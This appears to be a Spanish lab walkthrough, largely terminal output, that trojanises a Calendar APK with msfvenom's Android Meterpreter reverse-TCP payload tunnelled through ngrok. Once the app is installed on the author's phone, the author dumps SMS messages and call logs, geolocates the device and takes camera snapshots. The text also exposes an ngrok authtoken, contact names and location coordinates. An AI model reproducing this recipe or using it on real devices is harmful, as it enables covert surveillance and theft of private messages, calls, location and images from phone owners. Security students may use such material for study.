(Reading database ... 449463 files and directories currently installed.)
Preparing to unpack .../archives/ngrok_3.8.0_amd64.deb ...
Unpacking ngrok (3.8.0) ...
Setting up ngrok (3.8.0) ...
Scanning processes ...
Scanning linux images ...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.
```

```
(kali@kali)-[~]
$ ngrok config add-authtoken 2fRpgW8dU8W2SKG9NM2geJrmymb_73ND2Jp1N3YjpF96ZTfLY
Authtoken saved to configuration file: /home/kali/.config/ngrok/ngrok.yml
```

```
(kali@kali)-[~]
$ ngrok tcp 4444
```

```
ngrok exploit(multi/handler) > show options


Take our ngrok in production survey! https://forms.gle/aXiBFWzEA36DudFn6
Payload options (android/meterpreter/reverse_tcp):
Session Status      online
Account             Eric (Plan: Free)
Version             3.8.0
Region              Europe (eu)
Latency              52ms
Web Interface        http://127.0.0.1:4040
Forwarding            tcp://0.tcp.eu.ngrok.io:13106 → localhost:4444

Connections: 4444    ttl    opn    rt1    rt5    p50    p90
                2      0     0.00   0.00   0.00   0.00
```

Creación del payload.



Vamos a usar la APK de Calendar.

```
(kali@kali)-[~/Downloads]
$ msfvenom -x calendar-1-0.apk -p android/meterpreter/reverse_tcp LHOST=0.tcp.eu.ngrok.io LPORT=13106
R > caledar_modif.apk
Using APK template: calendar-1-0.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompling original APK..
[*] Decompling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.calendarappers.ntiaw
[*] Loading /tmp/d20240422-123815-6qaoab/original/smali/deiq/xAFHN.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.CAMERA" />
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.READ_SMS" />
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO" />
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20240422-123815-6qaoab/output.apk
[*] Aligning /tmp/d20240422-123815-6qaoab/output.apk
[*] Signing /tmp/d20240422-123815-6qaoab/aligned.apk with apksigner
Payload size: 8601805 bytes
```



Instalación de la APK en el teléfono móvil.

Podemos observar cómo se nos ha abierto la sesión una vez hemos abierto la aplicación. En mi caso sigo conectado a la misma red que Kali, ya que mi teléfono móvil no tiene tarjeta SIM, así que no puedo desconectarlo del wifi.


Subida de APK a VirusTotal.




Sesión de meterpreter.



Dump de los SMS.



Dump de las llamadas.



```

Payload options (android/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     127.0.0.1         yes       The listen address (an interface m
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1
[!] You want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Sending stage (71398 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:34892) at
04-22 13:43:02 +0200

meterpreter > dump_sms
[*] Fetching 768 sms messages
[*] SMS messages saved to: sms_dump_20240422134315.txt
meterpreter > dump_callog
[*] Fetching 3338 entries
[*] Call log saved to: callog_dump_20240422134826.txt
meterpreter >
  
```

```

(kali@kali) ~ - ssh
$ cat callog_dump_20240422134826.txt

[+] Call log dump

Date: 2024-04-22 13:48:27.642700998 +0200
OS: Android 11 - Linux 4.9.227-perf-g5de92d1 (aarch64)
Remote IP: 127.0.0.1
Remote Port: 34892

#1
Number : +34605555555
Name : Noemi
Date : Tue Oct 08 11:31:10 GMT+02:00 2019
Type : OUTGOING
Duration: 10

#2
Number : +34605555555
Name : Dani
Date : Tue Oct 08 12:58:58 GMT+02:00 2019
Type : OUTGOING
Duration: 10


#3
Number : +34605555555
Name : Dani
Date : Tue Oct 08 12:59:26 GMT+02:00 2019
Type : INCOMING
Duration: 24

#4
Number : +34605555555
Name : Mamá
Date : Wed Oct 09 08:35:16 GMT+02:00 2019
Type : OUTGOING
Duration: 106

#5
Number : +34605555555
Name : Mamá
Date : Wed Oct 09 10:10:58 GMT+02:00 2019
Type : OUTGOING
Duration: 273

#6
Number : +34605555555
Name : Yaya Juanita
Date : Wed Oct 09 10:19:50 GMT+02:00 2019
Type : INCOMING
Duration: 657
  
```

Geolocalización.




```

meterpreter > geolocate
[*] Current Location:
    Latitude: 37.6607221
    Longitude: -5.5208782

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=
37.6607221,-5.5208782&sensor=true
  
```

Foto hecha con la cámara del móvil.



```


[*] Current Location:
    Latitude: 37.6607221
    Longitude: -5.5208782

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=
37.6607221,-5.5208782&sensor=true


meterpreter > webcam_snap
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/ElJzwzyK.jpeg
meterpreter > clear
[-] Unknown command: clear. Run the help command
meterpreter > webcam_snap
[*] Starting...
[*] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/IxBODVcD.jpeg
meterpreter >
  
```

Image Viewer [4/4]
IxBODVcD.jpeg f/1.8 1/50 sec. 4.8 mm ISO 913 4000 x 3000 401.4 kB 11.8%

Grabación de audio.



Información del sistema.



Screenshare.

Se me ha quedado pillado Kali al poner el comando.

